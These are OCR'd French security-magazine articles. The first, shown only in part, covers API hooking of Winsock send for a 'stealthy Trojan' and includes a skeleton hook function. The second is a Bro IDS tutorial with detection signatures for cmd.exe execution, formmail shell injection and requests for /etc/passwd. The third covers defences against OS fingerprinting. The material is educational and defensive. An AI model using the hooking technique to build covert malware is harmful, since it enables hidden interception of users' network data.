
La figure 6 illustre bien le mécanisme global d'API Hooking par API Patching ou remplacement d'instruction.

Pour finir notre explication, voici l'exemple du prototype d'une fonction de substitution à l'API send :

```
int WINAPI SendHook(SOCKET s, const char FAR * buf, int len, int flags)
{
   DWORD  ZoneTampon;
   int    Result;


   // Pre-traitement de l 'appel ici...


   // Call de l 'API originale
   _asm {
         push flags
         push len
         push buf
         push s
         call ZoneTampon

         mov  Result, eax
   }


   // Post-traitement de l'appel ici...

   return (Result);
}
```

La fonction hook (le *callback*) doit être déclarée de la même façon que l'API qu'elle remplace. Dans l'exemple précédent, le hook de la fonction send aura la déclaration suivante : void WINAPI SendHook(SOCKET s, const char FAR * buf, int len, int flags) Certaines précautions sont à prendre dans la fonction hook, pour ne pas gêner le bon fonctionnement de l'API originale, notamment la sauvegarde des registres au début de la fonction, et leur restauration à la fin. Précisons enfin qu'il est plus prudent de faire un CALL de la *Zone Tampon* qu'un JMP afin de ne pas modifier un

Figure 6 Mécanisme d'API Patching



registre perturbant ainsi le traitement de l'API originale. Enfin, il est possible d'attendre le résultat de l'appel à l'API originale pour effectuer un post-traitement. Et, il est important de hooker également l'API `LoadLibraryW` pour être notifié lorsqu'une DLL est chargée dynamiquement et pouvoir placer le hook si elle contient des APIs intéressantes (ex : `WS2_32.DLL`) Le programme [8] est un exemple concret du hooking de `send` avec de l'API Patching.

Conclusion

Cette technique d'API Hooking reste très efficace, cependant elle demande beaucoup plus d'attention et de connaissance des API hookées. En effet, le traitement effectué par la fonction de substitution peut avoir des effets de bord non maîtrisés. A l'instar de la technique d'IAT Patching, le hooking par remplacement d'instruction est bien connu et ce depuis relativement longtemps. A titre d'exemple, nous vous encourageons à jeter un oeil sur *Detours* [9], un excellent travail de Microsoft Research sur cette technique. Maintenant, la dernière étape va consister à implémenter cette technique dans notre Cheval de Troie hyper furtif mais cela est une autre histoire.

Références

- [1] MISC 11 : Cheval de Troie furtif sous Windows : du bon usage de l'API Hooking - Eric Detoisien / Eyal Dotan
- [2] Simple Hook : **http://valgasu.rstack.org/tools/SimpleHook.zip**
- [3] Dependency Walker : **http://www.dependencywalker.com/**
- [4] Simple Hook Debug: **http://valgasu.rstack.org/tools/SimpleHookDbg.zip**
- [5] GetProcAddress Hooking: **http://valgasu.rstack.org/tools/GetProcAddressHook.zip**
- [6] OllyDbg : **http://http://home.t-online.de/home/Ollydbg/**
- [7] MISC 10 : Cheval de Troie furtif sous Windows : mécanisme d'injection de code - Eric Detoisien / Eyal Dotan
- [8] JMP Hooking : **http://valgasu.rstack.org/tools/JmpHooking.zip**
- [9] Detours : **http://research.microsoft.com/sn/detours/**

Bro : Un autre IDS Open-Source

Préambule

Le hasard fait que cet article fait suite à l'excellente présentation de Pascal Malterre sur les nouveautés de Snort 2.0 [1]. Nous allons présenter un IDS qui n'est sans doute pas aussi connu que son illustre alter ego mais qui possède tout un tas de fonctionnalités et possibilités intéressantes.

Quelques points à rappeler avant de rentrer dans le vif du sujet : Nous avons deux approches principales de détection qui sont utilisées par les IDS (elles-mêmes divisées en sous-groupes) :

1. L'approche par scénario (*misuse detection*) :
   nous recherchons sur un flux réseau certains traits caractéristiques (comme une suite d'octets). La recherche s'effectue par rapport à une base d'empreintes/signatures qui reflètent des types de scénarios déjà connus. Corollaire de ce mode de fonctionnement, la difficulté de détecter de nouvelles attaques.
2. L'approche comportementale (*anomaly detection*) :
   ou par rapport à un type de trafic, on définit une normalité de fonctionnement et/ou une alerte est remontée dès que le flux surveillé sort du mode opératoire défini comme "normal". Il est en revanche difficile de faire la part des choses entre les alertes concernant des données anormales (un nouveau type de flux) de celles qui concernent des flux illégaux (une attaque).

Ces points précisés, revenons donc au sujet qui aujourd'hui nous intéresse : Bro. Il est à ranger dans la famille des NIDS (ou *Network Intrusion Detection System*), son rôle est de surveiller un ou plusieurs flux réseau et de détecter non seulement des tentatives d'intrusions mais aussi des anomalies au niveau des communications réseau.

Il s'agit à la base d'un projet de recherche conçu et développé par Vern Paxon de L'*ICSI's Center for Internet Research* (ICIR) à Berkeley. L'étude a débuté en 1995 au LBL (*Lawrence Berkeley National Laboratory*) et publiée en 1998 [2].

Dès le début, différents axes ont été pressentis, le canevas de développement prévu pour l'outil a été très clair :

- il faut pouvoir traiter des flux importants ;
- il ne faut pas perdre de paquets réseaux lors du traitement de ces mêmes flux ;
- les notifications d'alertes doivent être faites en temps réel ;
- l'IDS doit être protégé au maximum des attaques possibles visant à le cibler ;
- il faut une séparation entre la politique de sécurité définie et les moyens de la mettre en œuvre.

Nous reviendrons sur ces concepts dans la suite de la présentation.

D'une manière synthétique, l'architecture de Bro est composée d'un premier module de "capture réseau" qui écoute le trafic (mode "sniffer"). Il est alors remonté à un module appelé "Event Engine", dont les tâches sont :

- reconstruire les connexions vues (TCP/UDP) ;
- créer une table d'états de connexion ;
- classer les flux par protocoles ;
- les analyser.

Une fois cette étape effectuée, les flux sont remontés à un troisième module : le "Policy Layer". Celui-ci, sous la forme de scripts écrits dans le langage de programmation interne à Bro, permet à l'administrateur de définir précisément comment l'IDS devra réagir par rapport à tel ou tel type de trafic. Du fait de l'utilisation de ce langage et des scripts, Bro n'est à classer ni dans la famille des IDS de type "anomaly detection" ou de ceux de type "misuse detection", il est à la fois un peu des deux.

Notons aussi (pour finir) qu'il peut très bien s'utiliser en mode de suivi de signatures réseau (les siennes propres), mais aussi avec celles de "Snort" via un convertisseur. Rentrons maintenant plus en détail dans le fonctionnement de l'outil.

La partie Installation de Bro

Nous pouvons télécharger la dernière *release* de Bro sur le site officiel HTTP (**http://www.icir.org/vern/bro.html**) ou via FTP (**ftp://ftp.ee.lbl.gov**).

Bro est distribué sous la forme d'une archive Unix compressée. Rien de particulier à signaler sur sa compilation ou son installation : c'est le mécanisme classique du `./configure; make`, éventuellement avec le `–prefix` qui convient pour l'installer à l'endroit voulu.

Utilisation de Bro

Bro fonctionne via deux modes distincts, interactif ou automatique.

Le mode interactif

Il est accessible directement depuis le *shell*. L'intérêt est de se rendre compte des possibilités qu'offre le langage de programmation interne à l'outil. Il suffit de lancer Bro depuis le *prompt* sans lui donner de paramètres. Nous nous retrouvons à l'invite de l'interpréteur et pouvons donc expérimenter les différentes commandes de l'IDS. Ce mode ne permet pas d'analyser le trafic réseau, mais s'avère bien pratique pour appréhender le langage de scripts.

Comme tout bon langage, on commence par le classique :

```
root@leia# bro
print « bonjour »;
^D
```

L'exemple suivant illustre quelques possibilités du langage :

```
B = smtp;
print B, B > telnet;
print www.linuxmag-france.com;
```

qui nous donne :

```
25/tcp, T
66.216.74.58
```

Jean-Philippe Luiggi
jp.luiggi@free.fr

La première ligne correspond à la première ligne du script : le port de SMTP, suivi de `T` (pour *True*) puisque 25 est plus grand que 23, le port de Telnet. On affiche ensuite l'adresse IP du serveur web de "Diamond Editions".

D'autres exemples suivront afin de vous faire découvrir les possibilités associées à ce langage pour la détection d'intrusion.

Mode automatique

Il s'agit d'utiliser Bro sur un flux réseau (en direct ou en mode *offline*). Il faut cependant lui indiquer quoi faire et lui préciser quelles règles charger. Deux méthodes sont disponibles :

- en spécifiant directement un fichier de définitions à charger (`bro ~/bro/myscript.bro`) ;
- en renseignant la variable d'environnement `$BROPATH` qui sert à indiquer à l'IDS où se trouvent les "policy scripts". Il ne reste qu'à lancer l'IDS : `root@leia# bro -i eth0 mt &`

  où `-i` indique l'interface réseau à surveiller, et `mt` représente le nom du fichier contenant les différents *handlers* à charger (par la directive `@load nom_du_handler`). Par exemple, voici un extrait de `mt.bro` :

```
@load log
@load dns-lookup
@load hot
@load frag
@load tcp
@load scan
@load weird
```

On notera que les différents fichiers de logs sont créés dans le répertoire `policy`, chose que l'on peut modifier.

L'architecture de l'IDS

Bro est divisé en 3 niveaux principaux (Schéma 1) :

- le module de capture des données réseau (Packet Capture) ;
- le module de gestion évènementielle (Event Engine) ;
- le module de gestion des règles (Policy Layer).

Reprenons-les un par un.

Le module "Packet Capture"


Il capture les flux à partir de la `libpcap` et les remonte au module supérieur (Event Engine). L'utilisation de la `libpcap` fournit les avantages habituels : indépendance par rapport à la couche réseau, possibilité d'analyse offline (et donc de rejeu par exemple), et filtrage du trafic en fonction de ce qui est recherché.

Le module "Event Engine"

Il effectue une analyse générique à différents niveaux sur les flux et génère des évènements pour le "Policy Layer" :

- au niveau des connexions :
  `connection_attempt`, `connection_finished` ;

Schéma 1 : Design of Bro (adaptated from[Pax99])



- au niveau applications :
  `ftp_request`, `pm_request_getport`, `login_input_line` ;
- au niveau activité :
  `login_success`, `stepping_stone` [6], `ssh_signature_found`.

Dans ce module, qui est le cœur du système, plusieurs tâches vont être effectuées :

- le contrôle d'intégrité afin de s'assurer que les *headers* réseau sont valides (*checksum IP*, etc.). Si un des tests échoue, une alerte est générée et le paquet est rejeté [3] ;
- le ré-assemblage des fragments IP afin de pouvoir analyser un datagramme complet ;
- l'analyse des flux à différents niveaux. Signalons que ce module est neutre d'un point de vue traitements et analyses. Il ne prend aucune décision et ne fait que générer des évènements.

Une fois un flux identifié, un "event" est créé et remonté au module supérieur (il est à noter que cette gestion des évènements est le point central de la détection d'intrusion, un évènement étant une forme abstraite et de haut niveau représentative du flux réseau capturé).

Par exemple, l'évènement "connection-established" est généré chaque fois que Bro voit un "three-way-TCP-handshake" réussi. Une autre fonction de "l'Event Engine" est l'identification des flux circulants sur le réseau : définir les états de connexion pour chaque paquets (qui fait partie de quoi ?).

Pour l'IDS, chaque paquet qui passe fait partie d'une connexion. En conséquence de quoi, il va soit créer, soit mettre à jour une table d'états reflétant le trafic. Pour les flux de type TCP, pas de problème vu que le modèle est déjà à états. Pour UDP (non connecté), Bro utilise le raisonnement suivant. Si un hôte A envoie un paquet UDP vers un hôte B avec un port source pA et un port destination pB, alors Bro considère que A a initié une requête vers B et établi un

état de type "pseudo" connexion pour cette requête. Si ensuite B envoie un paquet UDP vers A avec en port source pB et port destination pA, Bro considère le paquet comme une réponse à la requête et "valide" une connexion entre les deux systèmes. Nous avons là une suite de requêtes et de réponses ; nous ne pouvons pas prédire lorsqu'une connexion se termine, Bro garde l'état indéfiniment (il n'y a pas de notions de "time out"). Enfin, pour ICMP, Bro crée une connexion la première fois qu'il voit un paquet ICMP allant de A vers B, même si B a envoyé auparavant des données vers A (elles pouvaient être d'une ancienne connexion).

Effectuer une analyse au niveau transport (gestion et suivi des états de connexion)

Les analyseurs applicatifs définis au niveau du "Policy Layer" ont besoin d'avoir une vue du "payload" tel que transmis par les deux parties de la connexion. Ceci implique que Bro doit pouvoir tracer des flux TCP/UDP/ICMP, et dans le cas précis de TCP, suivre les différents états de la session, garder trace des acquittements, gérer les retransmissions, etc.

• Exemple de suivi de connexions :

```
1085661967.475252 0.107767 192.168.1.138 195.154.195.154 http 2670 80 tcp 379 222 SF X
1085661004.521089 165.677 192.168.1.175 194.39.131.10 https 1263 443 tcp 11322 1955 SF X
1085661689.183593 ? 192.168.1.138 10.20.6.10 other 2554 1352 tcp ? ? S0 X
1085661949.218532 25.5132 192.168.1.138 195.167.194.50 http 2665 80 tcp 4023 ? RSTO X
```

Dans l'ordre, on trouve le temps de départ, la durée du protocole, les nombres d'octects provenant respectivement de la source et de la destination, l'adresse locale puis distante, etc. Les drapeaux situés en fin sont expliqués dans le Tableau 1, page suivante.

Analyse protocolaire

À ce niveau, il faut avoir connaissance du mode de fonctionnement de chacun des protocoles à suivre. Bro gère HTTP, SMTP, DNS, TELNET, RLOGIN, etc. (la liste est en perpétuelle évolution) via différents *handlers*. Ceux-ci font une analyse détaillée du flux de données et, pour chaque protocole reconnu, envoient des "events" au module "Policy Layer". Ces événements permettent :

- d'effectuer un décodage applicatif ;
- de prévenir sur des anomalies de fonctionnement ;
- de faire une recherche par signatures réseau ;
- d'analyser les connexions ;
- de détecter des "*backdoors*" [7].

L'Analyseur HTTP

Il permet de décoder les flux éponymes (RFC1945,RFC2616), version 1.0 et 1.1. Bro lance cet analyseur dès qu'une connexion sur le port 80/TCP est vue. De par le mode de suivi des états qu'utilise l'IDS, celui-ci travaille sur les deux côtés de la connexion (client et serveur).

Côté client, il génère un évènement pour chaque requête, fournit des informations sur la connexion (URI, méthode HTTP...). Côté serveur, la réponse est analysée et divisée en différentes parties : header, composants MIME.

• Exemple de capture HTTP :

```
12:10:11 %13 start 192.168.22.12 > 192.168.22.13
12:10:11 %13 GET /html/doc/policy.html
12:10:12 %13 GET /html/gifs/top.gif
12:10:12 %13 GET /html/gifs/bottom.gif
```

L'Analyseur FTP

Ce processeur gère le protocole FTP (RFC959) dès qu'une connexion sur le port 21/TCP est présente. Il crée un récapitulatif des sessions, recherche des noms d'utilisateurs sensibles, les tentatives d'accès aux fichiers critiques, ou l'hôte spécifié par une commande PORT ou PASV (attaques dites "*Bounce FTP*"). L'accès aux fichiers est aussi tracé.

• Exemple de logs FTP :

```
1084438504.725778 #1 10.22.6.17/3641 > 10.22.53.224/ftp start
1084438506.982813 #1 response (220 ProFTPD 1.2.8 Server (ProFTPD Default
Installation) [snoc.test.com])
1084438521.728132 #1 finish
1084440175.277602 #2 USER snoc (logged in)
1084440175.340422 #2 REST 1 (350 Restarting at 1. Send STORE or RETRIEVE to
initiate transfer)
1084440175.363351 #2 SYST (215 UNIX Type: L8)
1084440175.374686 #2 PWD (done)
1084440180.325796 #2 PORT 134,20,12,12,7,143 (ok)
1084440180.338014 #2 TYPE A (ok)
1084440180.349641 #2 LIST (complete)
1084440227.946730 #3 finish
```

L'Analyseur SMTP

Les sessions sont disséquées et les commandes suivies au niveau de la cohérence. Pour les messages transmis, il va extraire à la fois l'enveloppe mais aussi la partie RFC822.

L'Analyseur "login"

Il inspecte les sessions interactives, surveille ce que tape l'utilisateur et ce que répond le serveur. Pour le moment, Bro suit les sessions de type "telnet", "rlogin" mais avec l'utilisation de scripts idoines, rien ne l'empêche de travailler sur des flux SSH, X11.

Un intrus tente lors d'une compromission d'une machine d'effectuer différentes tâches : devenir root, accéder à des fichiers sensibles, etc. Nous avons là un analyseur très intéressant pour détecter ce genre de choses (nous allons pouvoir vérifier l'utilisation de certaines commandes et renvoyer une alerte le cas échéant).

Dans l'exemple suivant, nous considérons le cas de l'utilisateur foo.

• Exemple de log avec l'analyseur "login" :

Connexion de l'utilisateur foo :

```
1084374902.441742 254.377 telnet 324 8891 1.2.3.4 5.6.7.8 SF L "foo"
```

Erreur de connexion :

```
1084374902.441742 254.377 telnet 324 8891 1.2.3.4 5.6.7.8 SF L fail/foo
```

Échec avec foo, réussite avec jim :

```
1084374902.441 254.377 telnet 324 8891 1.2.3.4 5.6.7.8 SF L fail/foo "jim"
```

Analyseur DNS

Ce module permet à Bro de "mapper" les adresses IP à des noms de machine. Un *lookup* DNS consiste généralement en une requête et une réponse, l'analyseur effectue une corrélation entre les deux et la fournit ensuite à son handler. Le script par défaut gère les différents types de messages DNS, logue certaines informations et cherche des incohérences.

• Exemple de logs DNS :

```
1084377642.912781 #1 10.22.53.224/32863 > 10.1.2.3/dns start
#1 10.22.53.224 ?PTR 10.22.41.178 = anubis <TTL = 900.000000>
#1 10.22.53.224 = anubis <TTL = 900.000000>
#1 ?HINFO helios Xsrv
1084377642.922792 #2 10.22.53.224/32864 > 10.1.2.3/dns start
```

Tableau 1 — Description des drapeaux décrivant une connexion

Symbole	Nom	Signification
}	S0	SYN initial vu, pas de réponse aperçue ("unanswered")
>	S1	SYN handshake vu, ("established")
>	SF	Connexion établie et handshake de FIN normal qui est vu (FIN-FIN/ACK-ACK)
[	REJ	Le SYN initial a causé un RST (reset) en réponse ("rejected")
}2	S2	Connexion établie, seul le FIN du côté client est vu
}3	S3	Connexion établie, seul le FIN du côté serveur est vu
>]	RSTO	Connexion établie, le côté à l'origine de l'appel a envoyé un RST (reset) pour terminer la connexion
>[	RSTR	Connexion établie, le côté qui répond envoie un RST (reset) pour clore la connexion
}]	RSTOS0	Le côté à l'origine de l'appel a envoyé un SYN suivi d'un RST, nous n'avons pas vu de SYN/ACK du côté réponse
<[	RSTRH	Le côté qui répond a envoyé un SYN/ACK suivi par un RST, nous n'avons pas vu de SYN depuis l'origine de l'appel
>h	SH	Le côté à l'origine de l'appel a envoyé un SYN suivi d'un FIN, nous n'avons pas vu de SYN/ACK côté réponse (nous sommes dans un état «half-open»)
<h	SHR	Le côté réponse a envoyé un SYN/ACK suivi par un FIN, nous n'avons jamais vu de SYN depuis le côté appelant
?>?	OTH	Nous n'avons pas vu de SYN, trafic autre

Analyseur de scan réseau

Une attaque commence souvent par une reconnaissance de l'environnement cible. Une des méthodes est le scan de ports réseau afin de se rendre compte des services disponibles.

Grâce au suivi de connexion, Bro détecte facilement ces scans, qu'ils soient verticaux (nombre de tentatives d'accès sur des ports différents pour chacun des *hosts*) ou horizontaux (nombre de tentatives de connexions sur chaque port pour un ensemble de hosts). Le module par défaut est "scan.bro". Un module supplémentaire ("trw.bro") fondé sur l'algorithme "Threshold Random Walk" (de Jung et al.) est aussi disponible.

• Exemple de log de "scan" :

```
1084374902.441742 TRWAddressScan 192.168.249.20 scanned a total of 4 hosts
1084386284.857521 TRWAddressScan 192.168.101.190 scanned a total of 4 hosts
1084403702.750391 TRWAddressScan 192.168.192.16834 scanned a total of 4 hosts
1084420619.628290 TRWAddressScan 192.168.135.81 scanned a total of 4 hosts
```

L'Analyseur de Syn-Flooding

Une des attaques de type DOS les plus communes est appelée Syn-Flood. Elle consiste à envoyer un grand nombre de paquets SYN, charge le récepteur de gérer ou pas cette avalanche de trafic. Nous pourrions trouver là un défaut au mode de suivi des connexions de Bro (surcharge de sa table de suivi des états de connexion), aussi l'IDS procède de la façon suivante :

- comptage du nombre de paquets SYN pour chacun des host ; si le nombre atteint une certaine limite, il continue à les compter mais en les ignorant au niveau suivi des connexions ;
- dès que le nombre de SYN est revenu à un niveau acceptable, il se remet en mode de suivi "normal".

Analyseur de signatures réseau

La plupart des NIDS tentent de trouver dans le flux réseau des motifs qui correspondent à une attaque connue (signatures). Bro ne fait pas exception à la règle et sait aussi utiliser ce genre de fonctionnalité.

Cependant, outre son propre jeu de signatures, il possède un convertisseur ("snort2bro") qui convertit celles de Snort (très complètes).

• Exemple de signatures :

→ *Avec Snort*

```
alert tcp any any -> [a.b.0.0/16,c.d.e.0/24] 80
(msg : « WEB-ATTACKS conf/httpd.conf attempt »;
nocase; sid:1373; flow:to_server,established;
content: « conf/httpd.conf »; [...])
```

→ *Avec Bro*

```
signature sid-1373 {
ip-proto == tcp
src-ip != local_nets
dst-ip == http_servers
dst-port == http_ports
event "WEB-ATTACKS conf/httpd.conf attempt"
tcp-state established,originator
payload /.*[cC][oO][nN][fF]\/[hH][tT][tT][pP][dD]\.[cC][oO][nN][fF]/
}
```

Afin de limiter les faux positifs, Bro s'appuie sur la notion d'analyse contextuelle de signatures [5]. Au lieu de rechercher des "chaînes d'octets types", l'IDS utilise des expressions régulières, telles qu'illustrées par la signature pour CVE-1999_0172 :

```
signature formail-cve-1999-0172 {
    ip-proto == tcp
    dst-ip == a.b.0.0/16
    dst-port == 80
    http /.*formmail.*\?.*recipient=[^&]*[;|]/
    event "formmail shell command";
}
```

L'analyse du protocole et l'utilisation de son langage de script permettent à Bro de corréler cette information. Il suit la connexion entre les deux parties, ce qui lui permet dans le cadre d'un serveur Web de savoir qu'il s'agit d'un serveur Apache (lecture du header HTTP au cours de la connexion), et si la requête, côté client, cible un exploit IIS, il ignore les signatures concernant ce type de logiciel.

Bro utilise aussi la notion de signatures de type "requêtes/réponses", il remonte une alerte si une signature `Sa` est vue sur la connexion coté client et si une signature `Sb` correspond côté serveur. Ainsi, lorsqu'un attaquant tente d'exécuter un `cmd.exe` sur un serveur Web IIS, si l'attaque échoue, le serveur retourne une page d'erreur "4xx". Nous pouvons ajouter une seconde règle qui correspond à une attaque réussie. Dans l'exemple suivant, une exécution réussie d'un `cmd.exe` n'est annoncée que si une nous n'avons pas la signature "http-error" (le **"! http-error")** :

```
signature cmdexec-success {
ip-proto == tcp
dst-port == 80
http /.*[cC][mM][dD]\..[eE][xX][eE]/
event "WEB-IIS cmd.exe success"
requires-signature-opposite ! Http-error
tcp-state established
}

signature http-error {
ip-proto == tcp
dst-port == 80
payload /.*HTTP\/1\.. *4[0-9][0-9]/
event "HTTP error reply"
tcp-state established
}
```

Il existe de nombreux autres analyseurs pour des flux plus particuliers, comme pour les vers type Blaster et autres (cf documentation pour des exemples détaillés).

Le Policy Layer

Il sert à définir la politique de sécurité, c'est-à-dire les handlers pour les évènements remontés par le niveau inférieur (Event Engine). Bro montre là un de ses points forts : la "customisation".

En effet, son côté "tuning" est riche en fonctionnalités, il peut être customisé pour tout un tas de modes de fonctionnement différents suivant le choix de l'administrateur. On peut imaginer créer un traitement (handler) pour un événement donné suivant que nous sommes sur une DMZ publique ou sur une DMZ privée, et ce grâce au langage de programmation [4] fournit avec Bro. L'exemple suivant montre un exemple de "http-request.bro":

```
# $Id: http-request.bro,v 1.16 2004/01/16 00:31:38 vern Exp $
# Analysis of HTTP requests.

@load http
module HTTP;
export {
const sensitive_URIs =
/etc.*\/.*(passwd|shadow|netconfig)/
| /IFS[ \t]*=/
| /nph-test-cgi\?/
| /(%0a|\.\.)\/(bin|etc|usr|tmp)/
| /[iI][iI][sS][aA][dD][mM][pP][wW][dD]/
```

La sortie vue dans les logs qui correspond à une alerte de ce type est :

```
1084440177 HTTP_SensitiveURI 192.168.6.17/1673 -> 192.168.1.44/http %1: GET
/etc/passwd
```

Ce langage est fortement typé (gestion des erreurs au moment de la compilation) et offre beaucoup de fonctionnalités que nous retrouvons dans d'autres langages (tables de *hash*, gestion dynamique de la mémoire, fort prototypage et expressions régulières, etc.), mais a été écrit avec la détection d'intrusions dans l'esprit. Certains types de données par exemple représentent des adresses IP, des numéros de port réseau ou la notion d'intervalle de temps (voir le manuel disponible dans la distribution pour une description très complète).

Un ou plusieurs handlers peuvent être associés à un évènement et seront appelés les uns à la suite des autres lors de la gestion de cet événement. Ce mode de fonctionnement participe à la robustesse de l'IDS ; en effet même si le code source de Bro est public et sa façon de travailler connue, son paramétrage est secret (puisque défini au cas par cas par l'utilisateur). C'est ainsi qu'un attaquant peut savoir qu'il y a un IDS de type Bro (et encore...) mais il ne pourra pas savoir comment il réagira à tel ou tel stimuli.

Conclusion

Si Bro n'est pas aussi connu que Snort, il montre une approche différente pour la détection des attaques/intrusions. De Bro, on peut retenir efficacité, performances et une séparation très nette entre la politique de sécurité définie par l'administrateur et les moyens de la mettre en œuvre. Du mode de fonctionnement en trois niveaux (Packet Capture -> Event Layer -> Policy Layer), on retient une capture très efficace des flux réseau qui remontent vers une grande variété d'analyseurs protocolaires qui eux-mêmes génèrent des "events" passés aux "handlers" créés par l'administrateur. Cette possibilité de configurer Bro "à sa sauce" en fait sa force car un intrus ne saura *a priori* pas ce qui se passera en cas de détection.

Toutefois, il ne faut pas oublier que Bro, pour être utilisé au mieux de ses possibilités, devra passer (comme beaucoup d'IDS) par une phase de configuration non négligeable de la part de l'administrateur.

Merci à Vern Paxon et Robin Sommer pour l'aide qu'ils m'ont apportée.

Références

- [1] Pascal Malterre, *Les nouveautés de Snort 2.0*, MISC n° 13.
- [2] V. Paxson, Bro : *A System for Detecting Network Intruders in Real-Time*, Computer Networks, 31(23-24), pp. 2435-2463, 14 Dec. 1999. (HTML).
This paper is a revision of paper that previously appeared in Proc. 7th USENIX Security Symposium , January 1998.
- [3] M. Handley, C. Kreibich and V. Paxson, *Network Intrusion Detection: Evasion, Traffic Normalization, and End-to-End Protocol Semantics* (HTML).
(compressed Postscript) (PDF) Proc. USENIX Security Symposium 2001.
U. Shankar and V. Paxson, *Active Mapping: Resisting NIDS Evasion Without Altering Traffic*, Proc. IEEE Symposium on Security and Privacy, May 2003.
- [4] R. Pang and V. Paxson, *A High-level Programming Environment for Packet Trace Anonymization and Transformation*, Proc. ACM SIGCOMM 2003, August 2003.
- [5] R. Sommer and V. Paxson, *Enhancing Byte-Level Network Intrusion Detection Signatures with Context*, Proc. ACM CCS 2003. (compressed Postscript).
- [6] Y. Zhang and V. Paxson, *Detecting Stepping Stones*, Proc. 9th USENIX Security Symposium, August 2000. (HTML).
- [7] Y. Zhang and V. Paxson, *Detecting Backdoors*, Proc. 9th USENIX Security Symposium, August 2000. (HTML).

Se protéger contre l'identification par prise d'empreinte TCP/IP

Patrice Auffret
patrice.auffret@intranode.com

Nous étudions dans cet article deux types de mécanismes ayant pour but de compliquer la détection du système d'exploitation par analyse de la pile TCP/IP [1]. Nous ne discutons que des méthodes de protection au niveau des couches 3 et 4, il n'adresse aucun des problèmes de détection par analyse des bannières, ou analyse de protocoles applicatifs.

1. L'utilité de se protéger

Le but de cette protection est d'empêcher la détection de l'OS par l'analyse de la pile TCP/IP. Pourquoi faire cela ? Tout simplement parce dans le cadre d'intrusion réseau, c'est une étape primordiale qui servira lors du lancement d'exploits (entre autres lors du choix du *shellcode* à utiliser).

On peut penser que cela ressemble fortement à de la sécurité par l'obscurité, mais en fait il n'en est rien ; c'est une couche supplémentaire de protection, puisque limiter la fuite d'information est un principe de sécurité.

2. Le principe de cette protection

Le principe est de réduire le nombre possible de réponses à des *probes* (donc de limiter au maximum la fuite d'information), afin de diminuer le nombre de signatures différentes possibles, rendant ainsi difficile l'identification sûre. Il est également utile de modifier des valeurs bien connues pour être déterminantes pour tel ou tel OS (exemple : taille de la fenêtre TCP initiale).

3. Deux grandes méthodes de protection efficaces

Nous abordons dans cet article deux grandes méthodes de protection. Une autre (très populaire si l'on en juge par le nombre d'outils disponibles) qui n'est pas abordée ici consiste à simplement leurrer *nmap* [5][6][7], ou spécifiquement d'autres outils d'OS *fingerprinting*. Puisqu'elle n'est pas générique, c'est-à-dire qu'elle ne traite pas le problème dans son ensemble, indépendamment d'une implémentation de détection distante d'OS, elle est facilement contournable, et ne présente donc pas d'intérêt (c'est dans ce cas de la sécurité par l'obscurité).

3.1. Approche de personnalisation de la pile IP

Cette méthode a pour but de modifier le comportement de la pile IP de manière à ce que la signature de l'OS ne corresponde plus à celle bien connue. On peut aussi coupler cela avec un dispositif de filtrage en coupure, et un dispositif de normalisation de paquet pour réduire encore la fuite d'information.

Procédure de test utilisée au cours de cet article

Pour chaque test, *nmap* [2] et *Xprobe* [3] sont utilisés pour valider la qualité de chaque mécanisme de protection. *ring* [4] pourrait être utilisé, mais ses résultats ne seront pas impactés, étant donné qu'il s'appuie uniquement sur l'algorithme de retransmission des segments TCP lors d'une tentative de connexion, et que ce paramètre n'est pas modifié dans nos démonstrations.

Notons que même si *nmap* est utilisé dans une écrasante majorité des tentatives d'*OS fingerprinting*, il existe certainement des outils non publics, donc construits sur des tests non connus, et que l'on ne peut alors pas contrer en utilisant des méthodes spécifiques écrites contre un outil en particulier. C'est pour cela que nous nous focalisons ici sur les méthodes génériques de protection uniquement.

On l'applique localement à chaque machine à protéger (sauf dans le cas de l'ajout d'un dispositif de filtrage en coupure, nous y reviendrons). Aucune modification n'est faite au noyau de l'OS, seuls les paramètres configurables par le système lui-même sont ajustés. Elle n'est pas intrusive, et est donc plus sûre quant à la stabilité du système.

3.2. Approche de transformation de la pile IP

Cette deuxième approche consiste en l'application de *patches* dans le noyau permettant de modifier complètement le comportement de la pile. Cette méthode donne une plus grande latitude dans le changement de son comportement, et nous comparons dans cet article l'efficacité des deux méthodes. En revanche, étant plus intrusive, il peut y avoir des impacts importants quant aux performances réseau et au comportement RFC de la pile (cet article n'aborde pas ces problèmes).

Elle fonctionne également localement à la machine, mais est surtout aussi applicable à l'entrée d'un réseau, et protège donc toutes les machines internes à celui-ci. C'est une approche beaucoup plus globale contre la détection de l'OS sur un réseau à protéger, donc dans son principe bien plus proche d'une bonne politique de sécurité.

4. Personnalisation de la pile IP et filtrage

4.1. FreeBSD blackhole(4) [8] *sysctl*

La fonctionnalité `blackhole(4)` change le comportement de la pile lors de l'émission de paquets en réponse aux scans de ports TCP et UDP. Cela fonctionne comme un dispositif de filtrage, mais est utilisable directement par un appel à `sysctl(8)` :

```
fbsd49# sysctl -a | grep blackhole
net.inet.tcp.blackhole: 0
net.inet.udp.blackhole: 0
```

L'utilisation de cette fonctionnalité permet à une machine n'ayant aucun port ouvert d'être invisible si seulement un scan de port TCP ou UDP est utilisé pour la trouver.

